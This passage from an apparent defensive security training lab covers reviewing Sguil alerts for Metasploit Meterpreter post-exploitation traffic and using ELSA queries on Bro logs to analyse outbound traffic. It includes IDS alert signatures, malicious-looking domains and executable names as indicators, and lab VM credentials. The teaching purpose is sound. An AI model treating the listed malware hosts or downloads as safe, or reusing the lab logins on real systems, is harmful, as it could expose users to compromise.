
Exploit.jar is identified as infected with “Java.Trojan.Agent-31”

5. View the post-exploitation alerts associated with the connection between 10.5.11.38:49160 and 10.5.51.12:7376:


16:18:25	10.5.51.12	7376	10.5.11.38	49160	6	ET POLICY ZIP file download
16:18:29	10.5.11.38	49160	10.5.51.12	7376	6	ET TROJAN Metasploit Meterpreter stdapi_* Command Respo...
16:18:29	10.5.51.12	7376	10.5.11.38	49160	6	ET TROJAN Metasploit Meterpreter stdapi_* Command Request
16:18:29	10.5.51.12	7376	10.5.11.38	49160	6	ET ATTACK_RESPONSE Metasploit Meterpreter Sysinfo Com...
16:18:29	10.5.51.12	7376	10.5.11.38	49160	6	ET ATTACK_RESPONSE Metasploit Meterpreter Getuid Com...
16:18:30	10.5.51.12	7376	10.5.11.38	49160	6	ET ATTACK_RESPONSE Metasploit Meterpreter Route Comm...
16:19:04	10.5.51.12	7376	10.5.11.38	49160	6	ET ATTACK_RESPONSE Metasploit Meterpreter Process List ...
16:20:06	10.5.51.12	7376	10.5.11.38	49160	6	ET TROJAN Metasploit Meterpreter core_channel_* Command...
16:20:06	10.5.11.38	49160	10.5.51.12	7376	6	ET TROJAN Metasploit Meterpreter core_channel_* Command...

Right-click on the Sguil alert ID associated with “ET TROJAN Metasploit Meterpreter stdapi_* Command Response” and launch Wireshark.


Then right click on any packet in Wireshark and “Follow TCP Stream”.



Scroll through the packet capture and look for strings referencing Metasploit and Meterpreter. There are many references; here is an example:



Scroll towards the end of the packet capture and notice the blue text referencing “stdapi_sys_process_get_processes”. Note the process list returned (in pink):




Exercise 1.3 – Egress Analysis with ELSA

Objectives

- Introduction to Martin Holste's (@mcholste) open source ELSA (Enterprise Log Search and Archive) available from <https://github.com/mcholste/elsa> (http://cyber.gd/511_129)
- Become familiar with some of ELSA's data mining and pivoting capabilities
- Understand how ELSA queries can provide insight into outbound traffic and more
- Gain insight into the Security Onion ELSA Sidebar for quick queries

Prerequisites


1. Log into the Sec-511-Linux VM
 - Username: student
 - Password: Security511



2. Open Firefox by clicking on the orange and blue Firefox icon in the upper left corner of your screen.



3. Navigate to the ELSA web interface at: **`https://localhost/elsa/`**




Login with the typical credentials.

Username: student

Password: Security511

Note: it may take up to 30 seconds to log in.

This should bring you to the spartan ELSA interface. The sidebar on the left, developed by Doug Burks and co. for Security Onion, is invaluable for quickly being able to leverage ELSA's capabilities.




Troubleshooting: ELSA quirks

As amazingly easy and powerful as ELSA is for analysts, the interface can be a bit fickle. Typically all that is required to "fix" the issue is to wait (in the case of slow response) or try again.

1. Sluggish login and 1st query

The initial login and first query often seem to return slower than subsequent interactions. A little patience will typically resolve this issue. Main point is to understand the slow initial responses are quite common.

2. Intermittent unknown class syntax errors



Clicking a query shortcut or submitting built queries can lead to "Query syntax error: Unknown class..." errors. This odd and intermittent bug can be quite annoying. The simple fix for this bug is to click the link or submit query button again.

This message is particularly common after a longer duration between actions in the ELSA interface.

You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with ELSA may wish to attempt the exercise without hints.

Exercise - No hints

Open ELSA by navigating to: `https://localhost/elsa`

1. What is the most common service to be communicated with?

Most common service

2. Which two top 10 destination ports warrant further review, and why?

Two suspicious destination ports within the Top 10

3. What is the most commonly queried non-existent domain?

Identify the popular FQDN that does not exist

4. Which internal IP (10.5.0.0/16) address has downloaded the largest number of executable files?

EXE downloading internal IP (and ELSA query to id it)

5. What is the most common FQDN seen in HTTP traffic?

Most common FQDN in HTTP (and ELSA query to id it)

6. Identify the most frequently occurring URI in HTTP-based executable downloads.

Highest frequency URI for executable downloads (and ELSA query to id it)

7. How many HTTP Requests were sent by an internal IP (10.5.0.0/16) that lacked a User-Agent?

Number of HTTP Requests from internal IPs without a User-Agent (and ELSA query to find it)

8. What characteristic is shared by the overwhelming majority of identified "Weird" traffic?

Characterize the majority of "Weird" traffic (answer should include ELSA Query)

Exercise - Step-by-step instructions

Open ELSA by navigating to `https://localhost/elsa`


Note: the initial loading of ELSA can seem a bit sluggish.

1. What is the most common service to be communicated with?


The main ELSA web interface is rather spartan, and seems to expect that any user will already know how to craft the appropriate queries. Doug Burks' Security Onion provides the sidebar on the left hand side that significantly reduces the barrier to entry for success with ELSA.

We will start this question by expanding the Connections node to see what prebuilt queries are available. These queries are built for ELSA containing Bro's conn.log files. We will learn more much about Bro later in the course.

Go to **Connections -> Top Services**



A click will cause the query to be submitted to ELSA and data returned within the web page in the primary frame.





Here we see the most common identified service is HTTP. However, we need to take a look at the >7000 entries that are uncategorized. **Click the hyphen (-)** to see what composes those many entries.

Note: if you receive an error (small box frame highlighted in red), simply re-click the hyphen.

The resulting query is: `class=BRO_CONN "-" service="-"`

Fields

1427719033.722903|CJGLpb4xk3sgKcGQel|10.5.100.111|1086|78.140.170.164|80|tcp|---|---|RSTOS|
|O|R|1|40|0|0|(empty)
host=127.0.0.1 program=bro_conn class=BRO_CONN srcip=10.5.100.111 srcport=1086 dstip=78.140.170.164
dstport=80 proto=TCP bytes_in=0 service=- conn_duration=- bytes_out= pkts_out=1 pkts_in=
resp_country_code=

We can better understand what is meant by **service="-"** with the further details. Above we see an entry for **dstport=80**, but the service is not HTTP. Why? The **pkts_out=1** and **pkts_in=** shed some additional light on the matter. Packets are not characterized as HTTP just by their port number, but by what is actually transferred.


While some dstports might actually be more widely targeted, HTTP is in fact the service that is most commonly communicated with.

Note: The most common dstport is 445, but the overwhelming majority of the traffic looks to be port scans against firewalled or otherwise non-listening services.

Most common service

2. Which two top 10 destination ports warrant further review, and why?

Click **Connections** -> **Top DST Ports**



The Top 10 ports from the resulting table are:

Count ▾	Value
5972	<u>445</u>
994	<u>80</u>
407	<u>25</u>
245	<u>443</u>
122	<u>53</u>
78	<u>65520</u>
53	<u>6000</u>
18	<u>137</u>
13	<u>555</u>
13	<u>138</u>

Most of the Top 10 ports look rather familiar. You could search the Internet for those you are less familiar with. You could also perform a quick search against your local system's **/etc/services** file to see if they are well known ports.


Ports 137, 138, and 445 are all well-known Microsoft ports. Ports 25, 53, 80, 443 are very well-known public services. This leaves ports 6000, 65520, and 555. Of those three, port 6000 will absolutely show up in **/etc/services** as being associated with X11. The two remaining (555, 65520) warrant further review.

Two suspicious destination ports within the Top 10


3. What is the most commonly queried non-existent domain?

Go to DNS -> Top nxdomain

NXDOMAIN, or non-existent domain, is the canonical response from an authoritative DNS server indicating that the requested domain does not exist.



Below, we see the results of clicking on the Top nxdomain query.




Interpreting the results is fairly straightforward. The top result has 27 instances of NXDOMAIN responses compared to 3 and 2 for the next hosts.

Identify the popular FQDN that does not exist (and note the ELSA Query)

4. Which internal IP (10.5.0.0/16) address has downloaded the largest number of executable files?

Go to Files -> Mime Types



MIME Types, also known as **Content-Type**, which is an HTTP header, are used to indicate the type of file being transferred.

The resulting ELSA Query is: `class=BRO_FILES "-" groupby:mime_type`, and yields the following:

Count ▾	Value
651	text/html
537	application/octet-stream
262	text/plain
77	image/png
24	application/x-dosexec
18	application/xml
12	image/gif
4	image/jpeg
3	application/zip
2	application/x-gzip
2	application/pdf
1	application/x-shockwave-flash
1	application/vnd.ms-cab-compressed
1	text/x-msdos-batch
1	application/x-pgp-keyring
1	image/x-ms-bmp
1	text/x-fortranapplication/octet-stream

Click **application/x-dosexec**. The ELSA Query that results is: **class=BRO_FILES "-" mime_type="application/x-dosexec"** and produces a list of connections associated with downloading these executable files.

Field Summary	
host(1) program(1) class(1) seen bytes(14) total bytes(12) missing bytes(1) tx hosts(16) rx hosts(10) source(1) mime type(1) md5(1) sha1(1)	
5 ms ? << first < prev 1 2 next > last >> 15	
Fields	
1427719013.729084 Fz0FRa1r5duLgNnfji 89.248.162.164 10.5.100.111 CHKTwg3CxfHpsuDwRd HTTP 0 (empty) application/x-dosexec 1.exe 3.196210 - F 34828 34828 0 0 F - - - -	
host=127.0.0.1 program=bro files class=BRO_FILES seen bytes=34828 total bytes=34828 missing bytes=0 tx hosts=89.248.162.164 rx hosts=10.5.100.111 source=HTTP mime_type=application/x-dosexec md5=- sha1=-	

Click on **rx_hosts (10)**, which produces a list of systems that downloaded files identified by MIME type as executables. We can see that 10.5.100.131 edged out his/her colleagues narrowly.

Count ▾	Value
5	10.5.100.131
4	10.5.100.8
3	10.5.100.111
3	24.39.21.194
2	10.5.100.30
2	10.5.100.31
2	10.5.100.32
1	10.5.100.47
1	10.5.100.120
1	10.5.100.44

Executable downloading internal IP (and ELSA query to id it)

5. What is the most common FQDN seen in HTTP traffic?

Click the **HTTP -> Top Sites**

☐ HTTP

Top SRC IPs

Top DST IPs

Top DST Ports

Top MIME Types

Top User Agents

Top Sites

Sites hosting EXEs

Sites hosting RARs

Sites hosting CABs

This leads us to an ELSA query of: `class=BRO_HTTP "-" groupby:site`, which provides the answer directly.

Count ▾	Value
55	<u>storage.conduit.com</u>
14	<u>69.194.193.34</u>
12	<u>188.173.32.149</u>
12	<u>static.garnet.synacor.com</u>
12	<u>www.google.com</u>
11	<u>www.google.nl</u>
11	<u>cms.distributionengine.conduit-services.com</u>
9	<u>storage.Conduit.com</u>
8	<u>csbaonline.org</u>
8	<u>ude.conduit-data.com</u>
7	<u>k615o5ij7f.skwosh.eu</u>
7	<u>toop.org</u>
6	<u>199.192.156.134</u>

Most common FQDN in HTTP (and ELSA query to id it)

6. Identify the most frequently occurring URI in HTTP-based executable downloads.

Go to HTTP -> Sites hosting EXEs

HTTP

[Top SRC IPs](#)

[Top DST IPs](#)

[Top DST Ports](#)

[Top MIME Types](#)

[Top User Agents](#)

[Top Sites](#)

[Sites hosting EXEs](#)

[Sites hosting RARs](#)

[Sites hosting CABs](#)

The resulting query is: `class=BRO_HTTP BRO_HTTP.mime_type="x-dosexec" groupby:site`, which results in the following list:

Count ▾	Value
3	192.168.2.47
3	192.168.2.44
2	192.168.2.32
2	downloadavr14.com
2	69.194.193.34
1	cammaru.cn
1	www.cppiledefrance3.info
1	meetandmatch.co.uk
1	richardsonlookoutcottages.nb.ca
1	022395d.netsolhost.com
1	www.ishootyou.gr
1	imperialindiatours.com
1	sputnikmailru.cdnmail.ru
1	iet.conduit-download.com
1	internetmailru.cdnmail.ru


Not exactly what we are looking for. These are sites that have hosted executables, but we are interested in the HTTP URI that was associated with the executable downloads.

We want HTTP-based data, but we aren't concerned with the websites, but rather the URI.

Note: there is a button you need to click in the next step that will switch from "Report On" to "site", depending on the order of previous steps. It is between the "Add Term" and "Index" buttons. If you follow the instructions precisely it will say "site":



If you followed a different path of steps the button could be shown as, "Report On.":



The **site/Report On** button allows us to select a new **groupby** directive.

Go to **site -> BRO_HTTP -> uri**. Then press "Submit Query"

ELSA Admin

Query [Help](#)

From To ☐ Reuse current tab ☐ Grid display

class=BRO_HTTP BRO_HTTP.mime_type="x-dosexec" groupby:site (24)

Result Options...

Count	Value
3	192.168.2.47
3	192.168.2.44
2	192.168.2.32
2	downloadavr14.com
2	69.194.193.34
1	cammaru.cn
1	www.cppiledefrance3.info
1	meetandmatch.co.uk
1	richardsonlookoutcottages.nb.ca
1	022395d.netsolhost.com
1	www.ishootyou.gr
1	imperialindiatours.com
1	sputnikmailru.cdnmail.ru
1	iet.conduit-download.com
1	internetmailru.cdnmail.ru
1	www.pve-sc.vn
1	lacylucy.com

[Save Chart As...](#)

- None
- All Classes
- ANY
- BIND
- BRO_CONN
- BRO_DHCP
- BRO_DNS
- BRO_FILE
- BRO_FILES
- BRO_FTP
- BRO_HTTP**
- BRO_INTEL
- BRO_IRC
- BRO_NOTICE
- BRO_RADIUS
- BRO_SMTP
- BRO_SMTP_ENTITIES
- BRO_SNMP
- BRO_SOFTWARE
- BRO_SSH
- BRO_SSL
- BRO_SYSLOG
- BRO_TUNNEL
- BRO_WEIRD
- BRO_X509
- CEF
- CISCO_WARN
- DHCP
- ELSA_OPS

- srcip
- srcport
- dstip
- dstport
- status_code
- content_length
- method
- site
- uri**
- referrer
- user_agent
- mime_type

The results of the new query can be seen below. The query ended up being **class=BRO_HTTP BRO_HTTP.mime_type="x-dosexec" groupby:BRO_HTTP.uri**

Count ▾	Value
8	<u>/x</u> 
1	<u>/diJPN.exe</u>
1	<u>/ot4sExc.exe</u>
1	<u>/mailrusputnik.exe</u>
1	<u>/p1ywt.exe</u>
1	<u>/SpvumF.exe</u>
1	<u>/yo/update.exe</u>
1	<u>/dfghfghgfj.dll</u>
1	<u>/cgi-bin/download.pl?code=0001281</u>
1	<u>/ZjZ5jJy.exe</u>
